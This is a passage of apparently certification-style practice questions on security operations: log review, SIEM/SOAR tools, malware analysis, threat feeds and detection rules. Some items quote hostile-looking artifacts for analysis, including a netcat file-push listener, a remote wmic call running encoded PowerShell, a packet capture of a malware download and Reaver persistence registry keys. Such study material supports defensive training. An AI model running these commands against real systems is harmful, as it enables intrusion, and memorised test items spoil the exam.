uid=0 euid=0 tty=ssh ruser= rhost=127.0.0.1  user=root
Aug  6 14:13:06 demo sshd[5273]: PAM service(sshd) ignoring max retries; 6> 3
Aug  6 14:13:07 demo sshd[5280]: Failed password for root from 127.0.0.1 port
38463 ssh2
Aug  6 14:13:07 demo sshd[5280]: error: maximum authentication attempts
exceeded for root from 127.0.0.1 port 38463 ssh2 [preauth]
Aug  6 14:13:07 demo sshd[5280]: Disconnecting: Too many authentication
failures [preauth]
```

Which of the following has not occurred?

**A.** A user has attempted to reauthenticate too many times.

**B.** PAM is configured for three retries and will reject any additional retries in the same session.

**C.** An EDR tool has blocked further logins.

**D.** Root is attempting to log in via SSH from the local host.

**142.** Naomi wants to analyze malware by running it and capturing what it does. What type of tool should she use?

**A.** A containerization tool

**B.** A virtualization tool

**C.** A sandbox tool

**D.** A packet analyzer

**143.** While reviewing logs from users with root privileges on an administrative jump box, Alex discovers the following suspicious command:

```
nc -l -p 43501 < example.zip
```

What happened?

**A.** The user set up a reverse shell running as `example.zip`.

**B.** The user set up `netcat` as a listener to push `example.zip`.

**C.** The user set up a remote shell running as `example.zip`.

**D.** The user set up `netcat` to receive `example.zip`.

**144.** Susan's EDR flags the following command that was run on a Windows workstation. What is occurring?

```
wmic.exe /node:"10.1.1.50" /user:"Domain\Admin" process call
create "powershell -enc Y3VyaW9zaXR5IGlzIGEgY3JpdGljYWwgc2t
pbGwgZm9yIHNlY3VyaXR5IGFuYWx5c3RzIQ=="
```

**A.** A new domain administrator account is being created.

**B.** An obfuscated remote PowerShell command is being run.

**C.** A reverse shell is being run to download a file.

**D.** A reverse shell is being run to upload a file.

**145.** Lucca's MDM tool has flagged a BYOD device as noncompliant, listing the device status as Jailbroken. What action should the MDM be set to take in this scenario?

**A.** Block access to corporate resources.

**B.** Place the network on an unrestricted network.

**C.** Rerun the system update process.

**D.** Create a new profile to match the phone's configuration.

**146.** Ian's system management console lists multiple Windows workstations as differing from the organization's configuration baseline that uses CIS templates. The workstations list Remote Desktop services as enabled. What should Ian do to resolve this issue?

**A.** Install EDR software.

**B.** Reapply the baseline.

**C.** Review logs to identify when the change was made and who made it to determine if a security event may have occurred.

**D.** Declare an incident, investigate the compromise, and mark the baseline variance as a false positive.

**147.** While reviewing web server logs, Danielle notices the following entry. What occurred?

```
10.11.210.6 - GET /wordpress/wp-admin/theme-editor.php?file=404.php&theme=
total 200
```

**A.** A theme was changed.

**B.** A file was not found.

**C.** An attempt was made to edit the 404 page.

**D.** The 404 page was displayed.

**148.** Melissa wants to deploy a tool to coordinate information from a wide range of platforms so that she can see it in a central location and then automate responses as part of security workflows. What type of tool should she deploy?


**A.** UEBA

**B.** SOAR

**C.** SIEM

**D.** MDR

**149.** While reviewing the Wireshark packet capture shown here, Ryan notes an extended session using the ESP protocol. When he clicks the packets, he is unable to make sense of the content. What should Ryan look for on the workstation with IP address 10.0.0.1 if he investigates it in person?



**A.** An encrypted RAT

**B.** A VPN application

**C.** A secure web browser

**D.** A Base64-encoded packet transfer utility

**150.** While reviewing indicators of compromise, Dustin notices that `notepad.exe` has opened a listener port on the Windows machine he is investigating. What is this an example of?

**A.** Anomalous behavior

**B.** Heuristic behavior

**C.** Entity behavior

**D.** Known-good behavior

**151.** How does data enrichment differ from threat feed combination?

**A.** Data enrichment is a form of threat feed combination for security insights, focuses on adding more threat feeds together for a full picture, and removes third-party data to focus on core data elements rather than adding together multiple data sources.

**B.** Data enrichment uses events and nonevent information to improve security insights, instead of just combining threat information.

**C.** Threat feed combination is more useful than data enrichment because of its focus on only the threats.

**D.** Threat feed combination techniques are mature, and data enrichment is not ready for enterprise use.

**152.** Which of the following capabilities is not a typical part of a SIEM system?

**A.** Alerting

**B.** Performance management

**C.** Data aggregation

**D.** Log retention

**153.** Kathleen wants to verify on a regular basis that a file has not changed on the system that she is responsible for. Which of the following methods is best suited to this?

**A.** Use `sha1sum` to generate a hash for the file and write a script to check it periodically.

**B.** Install and use Tripwire.

**C.** Periodically check the MAC information for the file using a script.

**D.** Encrypt the file and keep the key secret so the file cannot be modified.

**154.** Alaina has configured her SOAR system to detect irregularities in geographical information for logins to her organization's administrative systems. The system alarms, noting that an administrator has logged in from a location that they do not typically log in from. What other information would be most useful to correlate with this to determine if the login is a threat?

**A.** Anomalies in privileged account usage

**B.** Time-based login information

**C.** A mobile device profile change

**D.** DNS request anomalies

**155.** Megan is reviewing a Snort ruleset and encounters the following entry. What will this detect?

```
alert tcp any any -> 192.168.1.10 22 (msg: "ALERT";sid:10000115; rev:1; )?
```

**A.** Attempts to connect to SSH

**B.** Web server connections

**C.** FTP traffic

**D.** HTTPS connections

**156.** Frankie's SIEM flags an IoC detection for a new filter rule in a senior executive's email account. The filter rule immediately moves all emails with the words "gift card" to their deleted items folder. Why would this most likely be flagged as an IoC?

**A.** BEC attacks rely on compromised accounts to send phishing emails, which often ask for recipients to purchase gift cards.

**B.** Phishing emails often request gift cards and creating a filter like this is a sign that the user is tired of phishing emails.

**C.** Advanced persistent threat actors use the deleted items folder as a storage location for stolen gift card information.

**D.** Typosquatting purchases are done with gift cards from compromised email accounts.

**157.** Tracy is reviewing a suspicious email received by members of her organization that seems to come from the head of HR, Susan Smith. She sees the following email header entries:

From: "Susan Smith" <ssmith@example.com> Authentication-Results: spf=fail (sender IP is 189.121.80.101); Reply-To: "Susan Smith" HR-noreply@examp1e.com

What IoC best confirms that this is a spoofing attack instead of a compromised email account?

**A.** The reply-to email address

**B.** The sender IP address

**C.** The SPF fail message

**D.** The sender email address

**158.** Micah wants to use the data he has collected to help with his threat-hunting practice. What type of approach is best suited to using large volumes of log and analytical data?

**A.** Hypothesis-driven investigation

**B.** Investigation based on indicators of compromise

**C.** Investigation based on indications of attack

**D.** AI/ML-based investigation

**159.** Dani wants to analyze a malware package that calls home. What should she consider before allowing the malware to "phone home"?

**A.** Whether the malware may change behavior.

**B.** Whether the host IP or subnet may become a target for further attacks.

**C.** Attacks may be staged by the malware against other hosts.

**D.** All of the above.

**160.** Olivia wants to create a document that describes the specific way that her organization responds to a common malware package. What type of document should she create?

**A.** An incident response policy

**B.** A playbook

**C.** A runbook

**D.** A cheatsheet

**161.** Unusual outbound network traffic, abnormal HTML response sizes, DNS request anomalies, and mismatched ports for application traffic are all examples of what?

**A.** Threat hunting

**B.** SCAP

**C.** Indicators of compromise

**D.** Continuous threat feeds

**162.** Naomi wants to improve the detection capabilities for her security environment. A major concern for her company is the detection of insider threats. What type of technology can she deploy to help with this type of proactive threat detection?

**A.** IDS

**B.** UEBA

**C.** SOAR

**D.** SIEM

**163.** Ling wants to use her SOAR platform to handle phishing attacks more effectively. What elements of potential phishing emails should she collect as part of her automation and workflow process to triage and assign severity indicators?

**A.** Subject lines

**B.** Email sender addresses

**C.** Attachments

**D.** All of the above

**164.** Isaac wants to write a script to query the BotScout forum bot blocklisting service. What data should he use to query the service based on the following image?


**A.** Email address

**B.** Name

**C.** IP address

**D.** Date

**165.** Maria is using a commercial large language model (LLM) to help with her consolidation and analysis of security event data. When she asks the AI about what the most common IoC is, she receives an answer that does not match her own manual review, which she double-checks to be sure of. What has she experienced?

**A.** Model poisoning

**B.** Hallucination

**C.** Being wrong

**D.** Malicious prompts

**166.** Yaan uses multiple data sources in his security environment, adding contextual information about users from Active Directory, geolocation data, multiple threat data feeds, as well as information from other sources to improve his understanding of the security environment. What term describes this process?

**A.** Data drift

**B.** Threat collection

**C.** Threat centralization

**D.** Data enrichment

**167.** Mila is reviewing feed data from the MISP open source threat intelligence tool and sees the following entry:


```
"Unit 42 has discovered a new malware family we've named
"Reaver" with ties to attackers who use SunOrcal malware.
SunOrcal activity has been documented to at least 2013, and
based on metadata surrounding some of the C2s, may have been
active as early as 2010. The new family appears to have been in
the wild since late 2016 and to date we have only identified 10
unique samples, indicating it may be sparingly used. Reaver is
also somewhat unique in the fact that its final payload is in
the form of a Control panel item, or CPL file. To date, only
0.006% of all malware seen by Palo Alto Networks employs this
technique, indicating that it is in fact fairly rare.", "Tag":
[{"colour": "#00223b", "exportable": true, "name":
"osint:source-type=\"blog-post\""}], "disable_correlation":
false, "object_relation": null, "type": "comment"}, {"comment":
"", "category": "Persistence mechanism", "uuid": "5a0a9d47-
1c7c-4353-8523-440b950d210f", "timestamp": "1510922426",
"to_ids": false, "value": "%COMMONPROGRAMFILES%\\services\\",
"disable_correlation": false, "object_relation": null, "type":
"regkey"}, {"comment": "", "category": "Persistence mechanism",
"uuid": "5a0a9d47-808c-4833-b739-43bf950d210f", "timestamp":
"1510922426", "to_ids": false, "value":
"%APPDATA%\\microsoft\\mmc\\", "disable_correlation": false,
"object_relation": null, "type": "regkey"}, {"comment": "",
"category": "Persistence mechanism", "uuid": "5a0a9d47-91e0-
4fea-8a8d-48ce950d210f", "timestamp": "1510922426", "to_ids":
false, "value":
"HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\
Shell Folders\\Common Startup"
```


How does the Reaver malware maintain persistence?

**A.** A blog post

**B.** Inserts itself into the Registry

**C.** Installs itself as a runonce key

**D.** Requests user permission to start up

**168.** Isaac's organization has deployed a security tool that learns how network users typically behave and then searches for differences that match attack behaviors. What type of system can automatically analyze this data to build detection capability like this?

**A.** Signature-based analysis

**B.** A Babbage machine

**C.** Machine learning

**D.** Artificial network analysis

**169.** What is the advantage of a SOAR system over a traditional SIEM system?

**A.** SOAR systems are less complex to manage.

**B.** SOAR systems handle large log volumes better using machine learning.

**C.** SOAR systems integrate a wider range of internal and external systems.

**D.** SOAR logs are transmitted only over secure protocols.

**170.** Fiona discovers definitive evidence that an employee is actively exfiltrating sensitive client data to a personal cloud drive. She immediately isolates the user's workstation from the network. What is the most important next step for team coordination?

**A.** Escalate to her manager and follow the organization's playbook for this scenario.

**B.** Reach out to the employee to determine why they are exfiltrating data.

**C.** Notify senior management.

**D.** Seize the workstation to gather more forensic evidence.

**171.** Nathan's SIEM is being flooded with alerts from a rule intended to detect port scans. The rule triggers when an IP address attempts to connect to 100 different ports on a single system within five minutes. Nathan noticed that most of the alerts are being generated due to internal vulnerability scans. How can he best tune this rule to reduce false positives?


**A.** Change the rule to trigger after 250 ports in five minutes.

**B.** Change the rule to ignore the internal vulnerability scanner.

**C.** Change the rule to trigger after 100 ports in one minute.

**D.** Disable the rule's alert notifications.

**172.** Adam is reviewing a Wireshark packet capture in order to perform protocol analysis, and he notes the following data in the Wireshark protocol hierarchy statistics. What percentage of traffic is most likely encrypted web traffic?



| | | | | |
|---|---|---|---|---|
| Transmission Control Protocol | 85.9 | 19615 | 90.0 | 9972475 |
| VSS Monitoring Ethernet trailer | 1.7 | 383 | 0.0 | 763 |
| Transport Layer Security | 20.3 | 4629 | 57.8 | 6399532 |
| NetBIOS Session Service | 0.6 | 143 | 0.4 | 45093 |
| SMB2 (Server Message Block Protocol version 2) | 0.6 | 135 | 0.4 | 43439 |
| Data | 0.0 | 4 | 0.0 | 88 |
| SMB (Server Message Block Protocol) | 0.0 | 7 | 0.0 | 1085 |
| Lightweight Directory Access Protocol | 0.7 | 156 | 0.7 | 77501 |
| Kerberos | 0.4 | 100 | 1.1 | 124713 |
| Hypertext Transfer Protocol | 1.9 | 442 | 27.1 | 2996572 |
| Portable Network Graphics | 0.1 | 28 | 2.2 | 244641 |
| Online Certificate Status Protocol | 0.0 | 3 | 0.0 | 2452 |
| Media Type | 0.3 | 71 | 22.5 | 2490117 |
| Line-based text data | 0.3 | 66 | 26.1 | 2894578 |
| JPEG File Interchange Format | 0.1 | 23 | 2.5 | 279215 |
| JavaScript Object Notation | 0.0 | 1 | 0.0 | 155 |
| eXtensible Markup Language | 0.0 | 1 | 0.0 | 919 |
| Compuserve GIF | 0.0 | 5 | 0.0 | 214 |


**A.** 85.9%

**B.** 1.7%

**C.** 20.3%

**D.** 1.9%

**173.** Annie is reviewing a packet capture that she believes includes the download of malware. What host should she investigate further as the source of the malware based on the activity shown in the following image from her packet analysis efforts?



| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 1332 | 75.818300 | 172.17.8.8 | 172.17.8.174 | DNS | 88 | Standard query response 0x5b71 A blueflag.xyz A 49.51.172.56 |
| 1333 | 75.824177 | 172.17.8.174 | 49.51.172.56 | TCP | 66 | 49731 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| 1334 | 75.927162 | 172.17.8.174 | 172.17.8.8 | DNS | 81 | Standard query 0x79ec A wpad.one-hot-mess.com |
| 1335 | 75.927488 | 172.17.8.8 | 172.17.8.174 | DNS | 160 | Standard query response 0x79ec No such name A wpad.one-hot-mess.com SOA one-hot-mess-dc.one-hot-mess.com |
| 1336 | 75.927933 | 172.17.8.174 | 172.17.8.8 | DNS | 76 | Standard query 0x5aaa A wpad.localdomain |
| 1337 | 75.928152 | 172.17.8.8 | 172.17.8.174 | DNS | 151 | Standard query response 0x5aaa No such name A wpad.localdomain SOA a.root-servers.net |
| 1338 | 76.073646 | 49.51.172.56 | 172.17.8.174 | TCP | 58 | 80 → 49731 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 |
| 1339 | 76.073962 | 172.17.8.174 | 49.51.172.56 | TCP | 54 | 49731 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0 |
| 1340 | 76.074274 | 172.17.8.174 | 49.51.172.56 | HTTP | 232 | GET /nCvQOQHCBjZFfiJvyVGA/yrkbdmt.bin HTTP/1.1 |
| 1341 | 76.074421 | 49.51.172.56 | 172.17.8.174 | TCP | 54 | 80 → 49731 [ACK] Seq=1 Ack=179 Win=64240 Len=0 |
| 1342 | 76.405161 | 49.51.172.56 | 172.17.8.174 | TCP | 1282 | 80 → 49731 [PSH, ACK] Seq=1 Ack=179 Win=64240 Len=1228 [TCP segment of a reassembled PDU] |
| 1343 | 76.411109 | 49.51.172.56 | 172.17.8.174 | TCP | 1514 | 80 → 49731 [ACK] Seq=1229 Ack=179 Win=64240 Len=1460 [TCP segment of a reassembled PDU] |
| 1344 | 76.411127 | 49.51.172.56 | 172.17.8.174 | TCP | 1050 | 80 → 49731 [PSH, ACK] Seq=2689 Ack=179 Win=64240 Len=996 [TCP segment of a reassembled PDU] |
| 1345 | 76.411564 | 172.17.8.174 | 49.51.172.56 | TCP | 54 | 49731 → 80 [ACK] Seq=179 Ack=3685 Win=64240 Len=0 |
| 1346 | 76.415378 | 49.51.172.56 | 172.17.8.174 | TCP | 1282 | 80 → 49731 [PSH, ACK] Seq=3685 Ack=179 Win=64240 Len=1228 [TCP segment of a reassembled PDU] |
| 1347 | 76.415864 | 172.17.8.174 | 49.51.172.56 | TCP | 54 | 49731 → 80 [ACK] Seq=179 Ack=4913 Win=63012 Len=0 |
| 1348 | 76.422802 | 49.51.172.56 | 172.17.8.174 | TCP | 1514 | 80 → 49731 [ACK] Seq=4913 Ack=179 Win=64240 Len=1460 [TCP segment of a reassembled PDU] |
| 1349 | 76.422843 | 49.51.172.56 | 172.17.8.174 | TCP | 1050 | 80 → 49731 [PSH, ACK] Seq=6373 Ack=179 Win=64240 Len=996 [TCP segment of a reassembled PDU] |
| 1350 | 76.423086 | 172.17.8.174 | 49.51.172.56 | TCP | 54 | 49731 → 80 [ACK] Seq=179 Ack=7369 Win=64240 Len=0 |
| 1351 | 76.427437 | 49.51.172.56 | 172.17.8.174 | TCP | 1514 | 80 → 49731 [ACK] Seq=7369 Ack=179 Win=64240 Len=1460 [TCP segment of a reassembled PDU] |
| 1352 | 76.427453 | 49.51.172.56 | 172.17.8.174 | TCP | 1050 | 80 → 49731 [PSH, ACK] Seq=8829 Ack=179 Win=64240 Len=996 [TCP segment of a reassembled PDU] |
| 1353 | 76.427822 | 172.17.8.174 | 49.51.172.56 | TCP | 54 | 49731 → 80 [ACK] Seq=179 Ack=9825 Win=64240 Len=0 |
| 1354 | 76.434833 | 49.51.172.56 | 172.17.8.174 | TCP | 1514 | 80 → 49731 [ACK] Seq=9825 Ack=179 Win=64240 Len=1460 [TCP segment of a reassembled PDU] |

**A.** 172.17.8.8

**B.** 49.51.172.56

**C.** 172.17.8.172

**D.** 56.172.51.49

**174.** Steve uploads a malware sample to an analysis tool and receives the following messages:

```
>Executable file was dropped: C:\Logs\mffcae1.exe
>Child process was created, parent C:\Windows\system32\cmd.exe
>mffcae1.exe connects to unusual port
>File downloaded: cx99.exe
```

If he wanted to observe the download behavior himself, what is the best tool to capture detailed information about what occurs?

**A.** An antimalware tool

**B.** Wireshark

**C.** An IPS

**D.** Network flows

**175.** Abdul is analyzing proxy logs from servers that run in his organization and notices two proxy log servers have entries for similar activities that always occur one hour apart from each other. Both proxy servers are in the same datacenter, and the activity is part of a normal evening process that runs at 7 p.m. One proxy server records the data at 7 p.m., and one records the entry at 6 p.m. What issue has Abdul likely encountered?

**A.** A malware infection emulating a legitimate process

**B.** An incorrect time zone setting

**C.** A flaw in the automation script

**D.** A log entry error

**176.** Eric wants to send an update to a service every time an event happens. Which of the following integration options makes the most sense for this?

**A.** A webhook

**B.** A queue

**C.** An API

**D.** A plug-in

**177.** Jim is reviewing an APT behavioral IoC that his SIEM has flagged. He notices that the IoC was published by an open source intelligence organization in 2020. What confidence level impact factor should he raise a concern about?

**A.** Accuracy

**B.** Relevance

**C.** Impact

**D.** Timeliness

**178.** Benicio wants to implement a tool for all the workstations and laptops in his company that can combine behavioral detection attack indicators based on current threat intelligence with real-time visibility into the systems. What sort of tool should he select?

**A.** An IPS

**B.** An EDR

**C.** A CRM

**D.** A UEBA

**179.** Eric wants to analyze a malware binary in the safest way possible. Which of the following methods has the least likelihood of allowing the malware to cause problems?

**A.** Running the malware on an isolated VM

**B.** Performing dynamic analysis of the malware in a sandbox

**C.** Performing static analysis of the malware

**D.** Running the malware in a container service

**180.** Tom wants to improve his detection capabilities for his software-as-a-service (SaaS) environment. What technology is best suited to give him a view of usage, data flows, and other details for cloud environments?

**A.** EDR

**B.** CASB

**C.** IDS

**D.** SIEM

**181.** Juan wants to audit filesystem activity in Windows and configures Windows filesystem auditing. What setting can he set to know if a file was changed or not using Windows file auditing?

**A.** Set Detect Change

**B.** Set Validate File Versions

**C.** Set Audit Modifications

**D.** None of the above

**182.** Naomi wants to analyze URLs found in her passive DNS monitoring logs to find domain generation algorithm (DGA)–generated command-and-control links. What techniques are most likely to be useful for this?

**A.** WHOIS lookups and NXDOMAIN queries of suspect URLs

**B.** Querying URL allowlists

**C.** DNS probes of command-and-control networks

**D.** Natural language analysis of domain names

**183.** Kathleen wants to ensure that her team of security analysts sees important information about the security status of her organization whenever they log in to the SIEM. What part of a SIEM is designed to provide at-a-glance status information using the "single pane of glass" approach?

**A.** The reporting engine

**B.** Email reports

**C.** The dashboard

**D.** The ruleset

**184.** Lucca is reviewing `bash` command history logs on a system that he suspects may have been used as part of a breach. He discovers the following `grep` command run inside of the `/users` directory by an administrative user. What will the command find?

```
grep -r "sudo" /home/users/ | grep "bash.log"
```

**A.** All occurrences of the `sudo` command on the system

**B.** All occurrences of root logins by users

**C.** All occurrences of the `sudo` command in bash log files in user home directories

**D.** All lines that do not contain the word `sudo` or `bash.log` in user directories

**185.** Cynthia wants to build scripts to detect malware beaconing behavior. Which of the following is not a typical means of identifying malware beaconing behavior on a network?

**A.** Persistence of the beaconing

**B.** Beacon protocol

**C.** Beaconing interval

**D.** Removal of known traffic

**186.** Eric is reviewing threat intelligence from AlienVault's Open Threat Exchange (OTX) and receives a pulse. What should he expect to find in a pulse?


**A.** A notification of an update to the platform

**B.** A daily newsletter about new threats

**C.** A summary of a threat including IoCs

**D.** A status check that the OTX service is online

**187.** Kelly sees high CPU utilization in the Windows Task Manager, as shown here, while reviewing a system's performance issues. If she wants to get a detailed view of the CPU usage by application, with PIDs and average CPU usage, what native Windows tool can she use to gather that detail?





**A.** Resource Monitor

**B.** Task Manager

**C.** iperf

**D.** Perfmon

**188.** Roger's monitoring system provides Windows memory utilization reporting. Use the chart shown here to determine what actions Roger should take based on his monitoring.



**A.** The memory usage is stable and can be left as it is.

**B.** The memory usage is high and must be addressed.

**C.** Roger should enable automatic memory management.

**D.** There is not enough information to make a decision.

**189.** NIST defines five major types of threat information in NIST SP 800-150, "Guide to Cyber Threat Information Sharing."

1. Indicators, which are technical artifacts or observables that suggest an attack is imminent, currently underway, or compromise may have already occurred.
2. Tactics, techniques, and procedures that describe the behavior of an actor.
3. Security alerts like advisories and bulletins.
4. Threat intelligence reports that describe actors, systems, and information being targeted and the methods being used.
5. Tool configurations that support collection, exchange, analysis, and use of threat information.

Which of these should Frank seek out to help him best protect the midsize organization he works for against unknown threats?


**A.** 1, 2, and 5

**B.** 1, 3, and 5

**C.** 2, 4, and 5

**D.** 1, 2, and 4

**190.** Deepa is diagnosing major network issues at a large organization that has recently experienced an uptick in anomalous activity and sees the following graph in her PRTG console on the "outside" interface of her border router. What can Deepa presume has occurred?




**A.** The network link has failed.

**B.** A DDoS is in progress.

**C.** An internal system is transferring a large volume of data.

**D.** The network link has been restored.

**191.** Angela wants to use her network security device to detect potential beaconing behavior. Which of the following options is best suited to detecting beaconing using her network security device?

**A.** Antivirus definitions

**B.** File reputation

**C.** IP reputation

**D.** Static file analysis

**192.** Brian wants to deploy a tool that will allow him to combine multiple open source threat feeds in order to correlate threat data. What tool should he deploy?

**A.** The Metasploit framework

**B.** OpenCTI

**C.** The Harvester

**D.** The ATT&CK server

**193.** Maria is reviewing the Suricata rule shown below and believes it is not properly detecting DNS lookups for a malicious domain. What should she change if she wants to detect traffic containing the URL `malicious.org/example`?

```
alert dns any any -> any any (msg:"DNS LOOKUP
for_malicous.org"; dns.query; content:"*";
sid:1000001;)
```

**A.** Change `content` to read `content: malicious.org`.

**B.** Change the target to read `malicious.org any`.

**C.** Change the source to read `malicious.org any`.

**D.** Change `msg` to read `DNS LOOKUP for malicious.org`.

**194.** Sameer wants to create a signature based on malware he has encountered, but he wants to assess other malware that may be from the same source with a strong resemblance to the package he is reviewing. What tool should he use?

**A.** Suricata

**B.** Wireshark

**C.** YARA

**D.** Joe Sandbox

**195.** Vlad believes that an attacker may have added accounts and attempted to obtain extra rights on a Linux workstation. Which of the following is not a common way to check for unexpected accounts like this?

**A.** Review `/etc/passwd` and `/etc/shadow` for unexpected accounts.

**B.** Check `/home/` for new user directories.

**C.** Review `/etc/sudoers` for unexpected accounts.

**D.** Check `/etc/groups` for group membership issues.

**196.** Ben is working with three files from a compromised machine. He needs to categorize them based on their likely purpose based on their format. How should he categorize these three files?

1. A file named `docker-compose.yml` that uses indentation and colons as it defines services and configuration values
2. A file named `payload.json` that is structured with curly brackets and key-value pairs
3. A file named `secevents.evtx` that is binary encoded

**A.** `docker-compose.yml` is a binary log file, `payload.json` is a written in a tag-based markup language, and `secevents.evtx` is a human-readable configuration file.

**B.** `docker-compose.yml` is a human-readable configuration file, `payload.json` is a file arranged in a data-interchange format, and `secevents.evtx` is a binary Windows event log file.

**C.** `docker-compose.yml` and `payload.json` are both files in binary formats, while `secevents.evtx` is a human-readable text file.

**D.** `docker-compose.yml` uses a tag-based markup language (like XML), `payload.json` is a configuration file, and `secevents.evtx` is encoded in a data-interchange format.

**197.** While investigating a spam email, Adam is able to capture headers from one of the email messages that was received. He notes that the sender was Carmen Victoria Garci. What facts can he gather from the headers shown here?

```
ARC-Authentication-Results: i=1; mx.google.com;
       spf=pass (google.com: domain of www.@coral.ocn.ne.jp designates 153.149.233.2 as permitted sender) smtp.mailfrom=www.@coral.ocn.ne.jp
Return-Path: <www.@coral.ocn.ne.jp>
Received: from mbkd0201.ocn.ad.jp (mbkd0201.ocn.ad.jp. [153.149.233.2])
        by mx.google.com with ESMTP id d13si15760624pln.176.2017.07.04.09.39.08;
        Tue, 04 Jul 2017 09:39:10 -0700 (PDT)
Received-SPF: pass (google.com: domain of www.@coral.ocn.ne.jp designates 153.149.233.2 as permitted sender) client-ip=153.149.233.2;
Authentication-Results: mx.google.com;
       spf=pass (google.com: domain of www.@coral.ocn.ne.jp designates 153.149.233.2 as permitted sender) smtp.mailfrom=www.@coral.ocn.ne.jp
Received: from mf-smf-ucb011.ocn.ad.jp (mf-smf-ucb011.ocn.ad.jp [153.149.228.228]) by mbkd0201.ocn.ad.jp (Postfix) with ESMTP id DEE6B300D37; Wed,
  5 Jul 2017 01:38:39 +0900 (JST)
Received: from mf-smf-ucb011.ocn.ad.jp (mf-smf-ucb011 [153.149.228.228]) by mf-smf-ucb011.ocn.ad.jp (Postfix) with ESMTP id C16C890022E; Wed,
  5 Jul 2017 01:38:39 +0900 (JST)
